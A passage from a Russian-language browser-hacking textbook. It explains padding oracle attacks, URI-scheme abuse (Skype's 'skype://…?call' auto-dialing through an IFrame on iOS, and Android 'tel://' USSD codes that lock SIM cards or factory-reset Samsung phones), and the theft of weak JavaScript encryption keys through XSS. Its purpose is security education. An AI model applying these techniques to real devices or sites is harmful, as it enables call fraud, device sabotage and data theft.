ЧТО ТАКОЕ АТАКА ОРАКУЛА ЗАПОЛНЕНИЯ?

Возможно, вы недоумеваете: разве можно атаковать базу данных Oracle, дополняя её чем-либо? В действительности эти атаки не имеют никакого отношения к продуктам или системам Oracle, включая её СУБД. Атака оракула заполнения возникает из-за раскрытия сведений в процессе расшифрования. Раскрываемые данные могут не быть полным открытым текстом, но в некоторых случаях по ним удаётся практически определить содержимое. Глубокие методы криптографических атак выходят за рамки книги, однако при желании вы найдёте множество общедоступных исследований.

Хотя уязвимости уровня шифрования весьма наглядно показывают слабости реализаций SSL/TLS, для крупномасштабных атак они не особенно полезны. Чтобы выполнить такие атаки за разумное время, пришлось бы также найти слабость, позволяющую внедрить JavaScript на сайт. Однако если вы обладаете терпением и можете долго наблюдать за целью, атаки возможны даже против сайтов, в остальном защищённых.

Злоупотребление схемами

Схема URI - первая часть URI или URL, стоящая перед двоеточием (`:`). В контексте браузеров схемы выполняют две задачи. Во-первых, они позволяют браузеру обращаться по разным протоколам, например FTP или HTTPS. Если URL начинается с `ftp:`, браузер понимает, что соединение нужно установить по FTP, а не по HTTP.

Во-вторых, схемы позволяют браузеру инициировать различное локальное поведение. Иногда это включает открытие нового приложения. Примером служит схема `mailto:`. Если тег ссылки на веб-странице HTML содержит ссылку `mailto:`, после щелчка браузер обычно открывает внешнее приложение для отправки электронной почты.

Злоупотребление iOS

Когда браузер использует определённую схему для выполнения действия в другом приложении, у вас могут появиться дополнительные векторы атаки. Это наглядно показано в опубликованном Нитешем Дханджани (Nitesh Dhanjani) в 2010 году исследовании небезопасной обработки схем URI в Apple iOS.[23]

Дханджани исследовал встроенные процедуры iOS для обработки протоколов, например обработчик `tel:`. Если Safari в iOS запрашивал URL наподобие `tel:613-966-94916`, запускалось приложение телефона и предлагало пользователю начать набор указанного номера, как на рисунке 6-23.




Рисунок 6-23. Обработка схемы tel: в iOS

Перевод кнопок: **Cancel / Call** - отмена / позвонить.

Сам по себе этот пример необязательно свидетельствует о небезопасной реализации, поскольку приложение телефона всё ещё просит пользователя подтвердить вызов. Вам могло бы повезти, и цель случайно нажала бы кнопку вызова. Однако это весьма маловероятно, поэтому рассмотрим другой пример.

Skype не входит в комплект iOS, но использует собственную схему. Чтобы другие приложения могли применять пользовательские схемы URI, Apple включает в спецификацию `Info.plist` тип массива `CFBundleURLTypes`.[24]

Это видно в следующем фрагменте файла `Info.plist`:

```
<key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLName</key>
        <string>com.skype.skype</string>
      <key>CFBundleURLSchemes</key>
        <array>
          <string>skype</string>
        </array>
    </dict>
  </array>
```

Skype не только предоставлял эту схему браузеру, но и принимал дополнительные параметры. Например, если к URL добавлялось `?call`, Skype запускался и сразу пытался позвонить по номеру без вмешательства пользователя. Браузеру было достаточно загрузить URL наподобие `skype://613-966-94916?call`, и Skype выводился на передний план устройства iOS. Чтобы воспользоваться этой функцией, любой веб-странице было достаточно включить IFrame с такими URL. Видеодемонстрацию эксплойта можно посмотреть на `https://browserhacker.com`.

Начиная с версии 3.0 Skype устранил проблему и теперь спрашивает пользователя, продолжать ли действие, как показано на рисунке 6-24.




Рисунок 6-24. Попытка iOS набрать номер в Skype

Перевод основных надписей: **Placing your call / Cancel / Voice Call** - выполняется вызов / отмена / голосовой вызов.

В исследовании Дханджани рассматриваются несколько способов анализа файлов `Info.plist`: их можно просто скопировать с устройства iOS после джейлбрейка либо извлечь из резервных копий приложений через iTunes. Чтобы извлечь `Info.plist` из файлов приложения в резервной копии iTunes, выполните следующие действия:

1. Найдите исследуемый файл `.ipa`. В OS X такие файлы обычно находятся в `~/Music/iTunes/iTunes Media/Mobile Applications`. В Windows их обычно можно найти в `C:\Users\<user>\My Music\iTunes\iTunes Media\Mobile Applications\`.
2. Скопируйте файл `<application>.ipa` в другое место и переименуйте его, сменив расширение на `.zip`.
3. Распакуйте файл.
4. Перейдите в папку `Payload/<application>.app/`.
5. Преобразуйте файл `Info.plist` в XML с помощью утилиты `plutil`, например командой `plutil -convert xml1 Info.plist`.

В Windows файл `plutil.exe` находится в `C:\Program Files\Common Files\Apple\Apple Application Support\`.

Существует огромное множество приложений iOS, и многие из них могут вводить необычные процедуры обработки схем URI. Вооружившись этим методом изучения `Info.plist`, можно обнаружить другие схемы, которые использует браузер iOS. Среди них могут встретиться уязвимости, похожие на первоначальную небезопасную обработку схемы `skype://`.

Злоупотребление Samsung Galaxy

Протокол неструктурированных дополнительных сервисных данных (Unstructured Supplementary Service Data, USSD) позволяет сотовым телефонам GSM напрямую взаимодействовать с оператором связи пользователя. Эта служба часто встречается в тарифах с предоплатой и позволяет узнать оставшийся баланс или пополнить счёт телефона. Разумеется, у USSD есть и другие применения, например мобильный банкинг и даже обновление Twitter или Facebook.

Хотя многие коды USSD инициируют соединение с оператором в реальном времени, некоторым назначены особые действия внутри самого телефона. Например, если в большинстве смартфонов открыть приложение телефона и ввести `*#06#`, часто даже не нажимая кнопку вызова, отображается международный идентификатор мобильного оборудования (International Mobile Station Equipment Identity, IMEI). На рисунке 6-25 показан IMEI телефона Android, а на рисунке 6-26 - та же функция на iPhone.




Рисунок 6-25. IMEI в Android

Равишанкар Боргаонкар (Ravishankar Borgaonkar) опубликовал исследование, показавшее, что некоторые телефоны Android выполняли коды USSD без какого-либо участия пользователя.[25] Уязвимость находилась в обработке схемы URI `tel://` телефонами Android. Атака была очень похожа на уязвимости iOS, обнаруженные Дханджани. Однако вместо запуска приложения телефона и запроса на набор номера Android немедленно выполнял действие USSD.

В ходе исследования Боргаонкар обнаружил несколько способов, которыми телефон Android мог получить и затем выполнить код USSD. Многие опирались на стандартное поведение связанных приложений: приложение обнаруживало схему URI `tel://` и просто передавало сведения дальше. Среди способов были:

• внедрение в веб-сайт вредоносного IFrame, направляющего телефон Android к определённому коду USSD через `tel://`;
• внедрение адреса USSD с `tel://` в QR-код;
• внедрение адреса USSD с `tel://` в метку NFC.

Если рассматривать приведённый ранее код USSD `*#06#`, последствия могут показаться незначительными. Какая разница, если удастся вызвать показ IMEI на телефоне цели? Проблема в том, что одна из уязвимых команд имела гораздо более разрушительное действие.




Рисунок 6-26. IMEI в iPhone

Боргаонкар показал, что некоторые коды USSD позволяли попытаться ввести код SIM-карты.

Во многих случаях после трёх неверных вводов кода SIM-карта блокируется до ввода ключа разблокировки PIN (PIN Unlocked Key, PUK). Продолжая атаку, можно было десять раз ввести неверный PUK, после чего сама SIM-карта признавалась недействительной и становилась непригодной. При эксплуатации цели пришлось бы получить новую SIM-карту, часто за свой счёт, а до её установки телефон оставался бы бесполезен.

Боргаонкар также продемонстрировал другой код USSD, который на некоторых телефонах Samsung запускал сброс устройства к заводским настройкам. Список кодов USSD ведётся на форуме XDA Developers: `http://forum.xda-developers.com/showthread.php?t=1953506`.

Последствия небезопасной обработки схем будут оставаться актуальной проблемой, поскольку всё больше приложений вводит новые процедуры и методы работы с пользовательскими URI. Здесь рассмотрены лишь некоторые из существующих схем URI. Возможно, вас удивит, что W3C перечисляет более 150 различных схем,[26] используемых в Интернете. Очевидно, поверхность атак через схемы URL огромна и заслуживает исследования.

Атаки на JavaScript

Хотя глава главным образом посвящена эксплойтам внутри браузера, обсуждать браузер без JavaScript невозможно. Хороший пример изменения эпохи - развитие JavaScript в браузере.

Начиная с Firefox 23 возможность отключить JavaScript была удалена, хотя она всё ещё доступна через флаг `javascript.enabled` в `about:config`.[27] Теперь у обычного пользователя Firefox без расширения NoScript нет иного выбора, кроме включённого JavaScript. Граница между JavaScript и браузером продолжает размываться.

Поэтому значение JavaScript для браузерных атак любого рода трудно переоценить. В следующих разделах вы исследуете некоторые способы обратить JavaScript против него самого.

Атаки на шифрование в JavaScript

Веб-приложения продолжают переносить всё больше функций на сторону клиента, стремясь создавать полноценные приложения средствами одного лишь браузера и JavaScript. Поэтому конфиденциальные функции теперь нередко переходят из серверной части веб-приложения в браузер. По мере распространения HTML5, протокола WebSocket и других современных браузерных технологий всё важнее понимать, как браузер защищает свои данные и передаёт их серверным системам.

Одна из сложностей шифрования в JavaScript состоит в том, что браузеру в конечном счёте нужен доступ ко всему коду, фактически выполняющему шифрование. Несмотря на большие усилия по запутыванию JavaScript, в итоге код всё равно должен быть доступен браузеру.

Можно утверждать, что криптография JavaScript создаёт ложное чувство безопасности, поскольку существует несколько способов её скомпрометировать. Во многих отношениях она зависит от небезопасной технологии, а атаковать эту технологию сравнительно легко. Чтобы шифрование в JavaScript можно было признать жизнеспособным, требуется серьёзная переработка,[28] и такая работа не для слабонервных.

Недоверие веб-приложению

Разработке надёжного шифрования JavaScript мешает несколько обстоятельств, главное из которых - сложность доверительных отношений между браузером и веб-приложением. Огорчим Шрёдингера и назовём это сверхдоверием. В одних контекстах браузер одновременно полностью доверяет веб-приложению, а в других - лишь частично или совсем не доверяет.

С одной стороны, браузер недостаточно доверяет веб-приложению, чтобы хранить в нём конфиденциальные данные. С другой - безоговорочно доверяет инструкциям веб-приложения по шифрованию JavaScript. Эта связанность создаёт ситуацию безопасности, похожую на положение нашего знакомого квантового кота.

Никто не знает, можно ли доверять коду шифрования веб-приложения, пока не заглянет внутрь. Поэтому главный вопрос остаётся: если приложению нельзя доверить хранение данных, как можно доверить тому же приложению предоставление кода шифрования JavaScript? Эта проблема лежит в основе любой попытки реализовать надёжное шифрование JavaScript и пока не решена.

Раскрытие ключа

Один из старейших способов кражи маркера сеанса использует межсайтовый скриптинг. Атака внедряет инструкции JavaScript, похищающие маркер из cookie. Затем украденный маркер сеанса можно использовать в последующем запросе к веб-приложению. Вы получите доступ к приложению, выдавая себя за жертву, у которой похитили маркер.

Если в веб-приложении есть XSS-уязвимость, очень похожая атака позволяет похитить конфиденциальный ключ. При этом надоедливые средства защиты `HttpOnly` не создадут проблем, поскольку ключ хранится не в cookie. Спешить также не требуется: в отличие от маркера сеанса срок действия ключа не истекает. Получив ключ, можно расшифровать все зашифрованные данные и подписать любые данные.

Предположим, разработчики скрыли ключ, хотя точнее сказать - запутали его. Рассмотрим, например, такой JavaScript:

```
var key = String.fromCharCode(75 % 80 * 2 * 6 / 12);
```

Здесь ключ задаётся результатом математического выражения, который затем превращается в символ. Это крайне простой пример, но сначала значение `key` неочевидно. Если скопировать выражение в Firebug и выполнить, окажется, что `key` равен `K`. При анализе JavaScript-кода встречаются похожие реализации, где для обнаружения ключа достаточно вычислить код.

Но постойте! Зачем прилагать усилия и похищать ключ, если можно воспользоваться реализацией, уже находящейся в браузере цели?

